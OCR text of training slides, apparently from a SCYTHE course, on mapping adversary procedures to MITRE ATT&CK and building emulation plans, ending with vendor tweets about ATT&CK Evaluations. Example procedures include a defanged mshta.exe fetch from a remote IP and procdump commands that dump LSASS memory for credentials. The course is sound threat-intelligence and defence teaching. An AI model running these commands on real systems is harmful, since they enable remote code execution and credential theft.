
- *C:\Windows\System32\mshta.exe http://144[.]34[.]179[.]162/a* (defanged)
- *cmd.exe /c whoami > "./Client/Common/redacted.txt"*
- *cmd.exe /c dir > ".\Client\Common\redacted.txt"*
- *cmd.exe /c ""C:\Windows\Temp\Serv-U.bat""*
- *powershell.exe C:\Windows\Temp\Serv-U.bat*
- *cmd.exe /c type \\redacted\redacted.Archive > "C:\ProgramData\RhinoSoft\Serv-U\Users\Global Users\redacted.Archive"*

Cataloging Procedures




https://t.me/learningnets

MITRE ATT&CK®



Extract TTPs



ATT&CKing the Status Quo: Threat-Based Adversary Emulation with MITRE ATT&CK - Katie Nickels and Cody Thomas

Exercise Walkthrough

- Mapping to the technique IDs
  - Procedure:

```
tasklist /v
```

  - Search for tasklist on MITRE ATT&CK
    - attack.mitre.org
  - We see a Software Page we can navigate to

Exercise Walkthrough

- On the Tasklist software page we can go to the Techniques Used Section
  - Here we must use context and best judgement to determine the mapping


Techniques Used

ATT&CK® Navigator Layers

Domain	ID		Name	Use
Enterprise	T1057		Process Discovery	Tasklist can be used to discover processes running on a system. [1]
Enterprise	T1518	.001	Software Discovery: Security Software Discovery	Tasklist can be used to enumerate security software currently running on a system by process name of known products.[1]
Enterprise	T1007		System Service Discovery	Tasklist can be used to discover services running on a system.[1]

Exercise Walkthrough

Google is also an option...



Exercise 5: Observations & ATT&CK® Mapping

SCYTHE

Exercise 5

1. Extract 5 given procedures
2. Map them to MITRE ATT&CK tactics and techniques or sub-techniques


B	C	D
Tactic	**Technique**	**Procedure**
TA0006 - Credential Access	T1003.001 - OS Credential Dumping: LSASS Memory	Used procdump C:\Windows\Temp\pr64.exe -accepteula -ma lsass.exe C:\Windows\Temp\ls.dmp
		Whoami
		Ping
		Nslookup
		Ipconfig
		Tracert
		Netstat

Extra Resources

- MITRE ATT&CK Training by Katie Nickels and Adam Pennington
  - https://attack.mitre.org/resources/training/cti/
- MITRE ATT&CK Defender Series by MITRE hosted on Cybrary
  - https://www.cybrary.it/course/mitre-attack-defender-mad-attack-fundamentals/
- SCYTHE Blog on Simplifying ATT&CK
  - https://www.scythe.io/library/simplifying-the-mitre-att-ck-framework
- SCYTHE blog on ATT&CK Navigator
  - https://www.scythe.io/library/scythe-att-ck-navigator
- TRAM
  - https://github.com/center-for-threat-informed-defense/tram
- Chrome Extension
  - https://chrome.google.com/webstore/detail/attck-powered-suit

Module 6: Emulation Plans

Methodology for Building an Emulation Plan



ATT&CKing the Status Quo: Threat-Based Adversary Emulation with MITRE ATT&CK - Katie Nickels and Cody Thomas


Presenting Procedures – Procedure Card

Tactic	Discovery
Technique	Process Discovery
Procedure	tasklist
ATT&CK Technique ID	T1057
Execution Method	T1059.003 - Windows Command Shell
Alternative Procedure(s)	• get-process • wmic process get /format:list

Present Tactics & Techniques

Tactic	Description
Description	Orangeworm is a group that has targeted organizations in the healthcare sector in the United States, Europe, and Asia since at least 2015 for corporate espionage.
C2	T1071 - Application Layer Protocol; T1071.001 - Web Protocols; T1008 - Fallback Channel
Execution	T1218 - Signed Binary Proxy Execution; T1218.011 - Rundll32; T1059 - Command and Scripting Interpreter; T1059.003 - Windows Command Shell; T1569 - System Services; T1569.002 - Service Execution
Defense Evasion	T1036 - Masquerading; T1036.004 - Masquerade Task or Service; T1027 - Obfuscated Files or Information; T1027.001 - Binary Padding; T1070 - Indicator Removal on Host; T1070.004 - File Deletion; T1070.005 - Network Share Connection Removal; T1140 - Deobfuscate/Decode Files or Information
Discovery	T1087 - Account Discovery; T1087.001 - Local Account; T1087.002 - Domain Account; T1201 - Password Policy Discovery; T1069 - Permission Groups Discovery; T1069.002 - Domain Groups; T1069.001 - Local Groups; T1057 - Process Discovery; T1018 - Remote System Discovery; T1082 - System Information Discovery; T1016 - System Network Configuration Discovery T1049 - System Network Connections Discovery; T1033 - System Owner/User Discovery; T1007 - System Service Discovery T1083 - File and Directory Discovery;T1124 - System Time Discovery; T1135 - Network Share Discovery
Persistence	T1136.001 - Local Account; T1136.002 - Domain Account; T1543.003 - Windows Service
Lateral Movement	T1021 - Remote Services; T1021.002 - SMB/Windows Admin Shares; T1105 - Ingress Tool Transfer; T1570 - Lateral Tool Transfer


Present Tactics & Techniques – ATT&CK Navigator



https://mitre-attack.github.io/attack-navigator/


Emulation Plan: Combination of Macro and Micro Levels

- What is the adversary's goal?
- How are they achieving it?
- If you were to write a playbook for someone, what would the steps look like?



Look at different levels of abstraction (tactics/techniques) to find what works


Tactics and Techniques




Order of Operations (OOO)

- Order of Operations matters because correlation matters for detections
  - Finding OOO can be one of most difficult part of building emulation plans
- Looking for the adversary's operating methodology
- Remember: they are teams of operators making decisions based on a playbook
- Tip: If nation state attribution or similar threat actors exist, look at the tangent threat actor methodologies or reports as a starting point
  - Teams have shared tools/infrastructure/expertise in the past

Some Examples – ATT&CK Evaluations





Resources for Adversary Emulation Plans

MITRE ENGENUITY™

A Foundation for Public Good

- Monthly Emulation Plan Release
  - Procedure Level
  - CTI Source Cited
  - Detections Included
- https://www.scythe.io/threatthursday

- ATT&CK Evaluations & Adversary Emulation Plans
  - Procedure Level
  - CTI Source Cited
- https://github.com/center-for-threat-informed-defense/adversary_emulation_library

SCYTHE

SCYTHE Threat Thursday Walkthrough

Follow along at: https://www.scythe.io/threatthursday

Exercise

What is another way you can accomplish that same goal?

- Note: Depending on technique/procedure, may not be possible

D	E	F
Procedure	**Execution Method**	**Alternative Procedures**
Used procdump C:\Windows\Temp\pr64.exe -accepteula -ma lsass.exe C:\Windows\Temp\ls.dmp	T1059.003 - Command and Scripting Interpreter: Windows Command Shell	procdump -ma lsass.exe lsass_dump
Whoami		
Ping		
Nslookup		
Ipconfig		
Tracert		
Netstat		
net commands		
systeminfo		
fsutil fsinfo		


MITRE
ENGENUITY™
ATT&CK®
Evaluations

Is your EDR here?

The Good

- Vendor configurations!
- Transparency
  - Real data to browse through!
- Comparisons between vendors on techniques
- Ongoing testing
- New areas:
  - ICS Vendors
  - MSSP Testing
  - And more…

Participant Configuration: APT3, APT29, Carbanak+FIN7, Wizard Spider + Sandworm

The Bad

- No noise in the environment
- Requires doing a lot of manual analysis and work
- A long time between results (but the quality is very high!)
  - Adversaries move faster than a year at a time

The Ugly

SentinelOne @SentinelOne · 2h

🥇 #1 Again. The XDR Leader! SentinelOne leads in the latest **MITRE** Engenuity ATT&CK **Evaluation** with 100% prevention. Leading analytic coverage. Leading visibility. Zero detection delays. See our results.

Learn more: sentinelone.com/lp/mitre/

#mitreattack #**mitre** #xdr #leader

sentinelone.com
MITRE Engenuity ATT&CK Evaluation

VMware NSX @vmwarensx · 3h

According to the recent @MITREcorp Engenuity's ATT&CK Evaluation, @VMware prevented **100**% of critical attacks with ZERO configuration changes! 👀

Learn more about the joint power of endpoint and network security and see full evaluation results:

Palo Alto Networks Achieves 100% Prevention and 100% Detection in the MITRE Engenuity ATT&CK Enterprise Evaluations (Round 4)

5 hours ago, 4:45 PM EDT
Via PR Newswire

Share

stages in the protec
ed all 19 steps in bo
cenarios
learningnets

Cybereason @cybereason · 2h

The @MITREengenuity ATT&CK **Evaluations** for Enterprise has quickly become the authority for measuring the effectiveness of #security solutions - and we're proud to share our near perfect results cybr.ly/36Du2WR #cybersecurity #security

CrowdStrike @CrowdStrike · 2h

We achieved 100% prevention in recent **MITRE** Engenuity ATT&CK **evaluation** emulating Russian-based threat groups. This is a testament to the power of the Falcon platform and our unified approach to stopping adversaries.


crowdstrike.com
CrowdStrike Achieves 100% Prevention in Recent MITRE ATT&CK Evaluation

2 10 25

Fortinet @Fortinet · 2h

Real-time, automated endpoint protection ✅

For the 2nd year in a row, #FortiEDR blocks 100% of attacks in **MITRE** Engenuity® ATT&CK® **Evaluation**. Learn more: ftnt.net/6011KvKcN @MITREattack



1 6

Credit to @hackinglz for aggregating

